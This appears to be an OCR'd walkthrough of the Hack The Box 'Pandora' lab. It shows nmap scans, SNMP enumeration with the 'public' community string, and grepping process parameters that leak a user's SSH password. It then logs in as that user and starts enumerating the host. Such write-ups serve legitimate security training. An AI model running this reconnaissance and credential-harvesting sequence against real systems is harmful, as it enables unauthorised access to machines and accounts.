
Pandora Machine HTB

Walkthroughs


▼ Pandora

Run a full TCP scan, specifying min-rate sppeds up the scan - SSH and HTTP is open




```
┌─[shilpa@shilpa]─[~]
└──╼ $nmap -p- --min-rate=1000 -T4 10.129.116.243
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-30 05:14 IST
Warning: 10.129.116.243 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.116.243
Host is up (0.62s latency).
Not shown: 59389 closed tcp ports (conn-refused), 6144 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Post identifying the open ports, run a default scripts (-sC) and version enumeration (-sV) scan




```
┌─[shilpa@shilpa]─[~]
└──╼ $nmap -p 22,80 -sC -sV 10.129.116.243
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-30 05:20 IST
Nmap scan report for 10.129.116.243
Host is up (0.31s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Play | Landing
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Run a UDP scan. UDP scan takes a long time. —min-rate worked for me



```
┌─[✗]─[shilpa@shilpa]─[~]
└──╼ $sudo nmap -sU --min-rate=1000 10.129.116.243
[sudo] password for shilpa:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-30 05:23 IST
Nmap scan report for 10.129.116.243
Host is up (0.24s latency).
Not shown: 984 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
161/udp   open   snmp
177/udp   closed xdmcp
1070/udp  closed gmrupdateserv
1200/udp  closed scol
3130/udp  closed squid-ipc
3702/udp  closed ws-discovery
5355/udp  closed llmnr
16086/udp closed unknown
17814/udp closed unknown
19047/udp closed unknown
19662/udp closed unknown
20791/udp closed unknown
22986/udp closed unknown
27707/udp closed unknown
38412/udp closed unknown
49213/udp closed unknown
```


Navigating to the IP of the website - We find a static page with no useful functionality



PLAY


PLAY is an extention of Panda.HTB, bringing network monitoring solutions to your doorstep.

Command line utility called snmpwalk can be used to scan the SNMP service. If you do not have it installed on your system go ahead and install it




```
┌─[shilpa@shilpa]─[~]
└──╼ $sudo apt-get install snmp
```

Run the snmpwalk - Gives a lot of information about the SNMP service. USeful tool




```
┌─[✗]─[shilpa@shilpa]─[~]
└──╼ $snmpwalk -v 1 -c public 10.129.116.243
```

Run snmpbulkwalk - Output to a file to grep it




```
┌─[✗]─[shilpa@shilpa]─[~]
└──╼ $snmpbulkwalk -Cr1000 -v2c -c public 10.129.116.243 . > snmpwalk.1
```

Install SNMP MIBS for removing the clutter




```
┌─[shilpa@shilpa]─[~]
└──╼ $sudo apt install snmp-mibs-downloader
```

Move to the below configuration path and comment (#) the mibs




```
┌─[shilpa@shilpa]─[~]
└──╼ $sudo nano /etc/snmp/snmp.conf
```

Use regular expression to get the desired result - Looks for two colons, grabs everything, upon until the period




```
┌─[shilpa@shilpa]─[~]
└──╼ $grep -oP '::.*?\."' snmpwalk1
::inetCidrRouteIfIndex.ipv4."
::inetCidrRouteIfIndex.ipv4."
::inetCidrRouteIfIndex.ipv6."
::inetCidrRouteIfIndex.ipv6."
::inetCidrRouteIfIndex.ipv6."
::inetCidrRouteIfIndex.ipv6."
::inetCidrRouteIfIndex.ipv6."
::inetCidrRouteIfIndex.ipv6."
::inetCidrRouteIfIndex.ipv6."
::inetCidrRouteIfIndex.ipv6."
```

Use sort and uniq to sort the unique results




```
┌─[shilpa@shilpa]─[~]
└──╼ $grep -oP '::.*?\."' snmpwalk1 | sort | uniq -c
      2 ::inetCidrRouteAge.ipv4."
      8 ::inetCidrRouteAge.ipv6."
      2 ::inetCidrRouteIfIndex.ipv4."
      8 ::inetCidrRouteIfIndex.ipv6."
      2 ::inetCidrRouteMetric1.ipv4."
      8 ::inetCidrRouteMetric1.ipv6."
      2 ::inetCidrRouteMetric2.ipv4."
```

sort based upon numbers




```
┌─[shilpa@shilpa]─[~]
└──╼ $grep -oP '::.*?\."' snmpwalk1 | sort | uniq -c | sort -n
      1 ::ipAddressPrefixAdvPreferredLifetime.1.ipv4."
      1 ::ipAddressPrefixAdvPreferredLifetime.1.ipv6."
      1 ::ipAddressPrefixAdvPreferredLifetime.2.ipv4."
      1 ::ipAddressPrefixAdvValidLifetime.1.ipv4."
      1 ::ipAddressPrefixAdvValidLifetime.1.ipv6."
      1 ::ipAddressPrefixAdvValidLifetime.2.ipv4."
      1 ::ipAddressPrefixAutonomousFlag.1.ipv4."
      1 ::ipAddressPrefixAutonomousFlag.1.ipv6."
      1 ::ipAddressPrefixAutonomousFlag.2.ipv4."
      1 ::ipAddressPrefixOnLinkFlag.1.ipv4."
      1 ::ipAddressPrefixOnLinkFlag.1.ipv6."
      1 ::ipAddressPrefixOnLinkFlag.2.ipv4."
```

Remove double quotes as well - Looks for two colons, grabs everything, upon until the period




```
┌─[shilpa@shilpa]─[~]
└──╼ $grep -oP '::.*?\.' snmpwalk1 | sort | uniq -c | sort -n
      1 ::dlmodNextIndex.
      1 ::hrMemorySize.
      1 ::hrSystemDate.
      1 ::hrSystemInitialLoadDevice.
      1 ::hrSystemInitialLoadParameters.
      1 ::hrSystemMaxProcesses.
      1 ::hrSystemNumUsers.
```


grep hrSWRunparameters which give you password for user daniel



```
┌─[shilpa@shilpa]─[~]
└──╼ $grep hrSWRunParameters snmpwalk1
HOST-RESOURCES-MIB::hrSWRunParameters.1 = STRING: "maybe-ubiquity"
HOST-RESOURCES-MIB::hrSWRunParameters.2 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.3 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.4 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.6 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.9 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.10 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.11 = ""
```




```
HOST-RESOURCES-MIB::hrSWRunParameters.1045 = STRING: "-k start"
HOST-RESOURCES-MIB::hrSWRunParameters.1046 = STRING: "-k start"
HOST-RESOURCES-MIB::hrSWRunParameters.1047 = STRING: "-k start"
HOST-RESOURCES-MIB::hrSWRunParameters.1122 = STRING: "-u daniel -p HotelBabylon23"
HOST-RESOURCES-MIB::hrSWRunParameters.1140 = STRING: "-k start"
HOST-RESOURCES-MIB::hrSWRunParameters.1198 = ""
HOST-RESOURCES-MIB::hrSWRunParameters.1293 = ""
```




```
┌─[shilpa@shilpa]─[~]
└──╼ $snmpbulkwalk -Cr1000 -v2c -c public 10.129.108.42 . | grep hrSWRunParameters | grep 1127
HOST-RESOURCES-MIB::hrSWRunParameters.1127 = STRING: "-u daniel -p HotelBabylon23"
```

Log in using the SSH credentials




```
┌─[shilpa@shilpa]─[~]
└──╼ $ssh daniel@10.129.108.42
The authenticity of host '10.129.108.42 (10.129.108.42)' can't be established.
ECDSA key fingerprint is SHA256:9urFJN3aRYRRc9S5Zc+py/w4W6hmZ+WLg6CyrY+5MDI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.108.42' (ECDSA) to the list of known hosts.
daniel@10.129.108.42's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
```

Once logged in, perform ls -la




```
daniel@pandora:~$ ls
daniel@pandora:~$ ls -la
total 28
drwxr-xr-x 4 daniel daniel 4096 May 31 00:17 .
drwxr-xr-x 4 root   root   4096 Dec  7 14:32 ..
lrwxrwxrwx 1 daniel daniel    9 Jun 11  2021 .bash_history -> /dev/null
-rw-r--r-- 1 daniel daniel  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 daniel daniel 3771 Feb 25  2020 .bashrc
drwx------ 2 daniel daniel 4096 May 31 00:17 .cache
-rw-r--r-- 1 daniel daniel  807 Feb 25  2020 .profile
drwx------ 2 daniel daniel 4096 Dec  7 14:32 .ssh
daniel@pandora:~$
```

Authorized_keys file is empty. Keep enumerating




```
daniel@pandora:~/.ssh$ ls
authorized_keys
daniel@pandora:~/.ssh$ cat authorized_keys

daniel@pandora:~/.ssh$
```

If there is a web server, always check the var/www directory



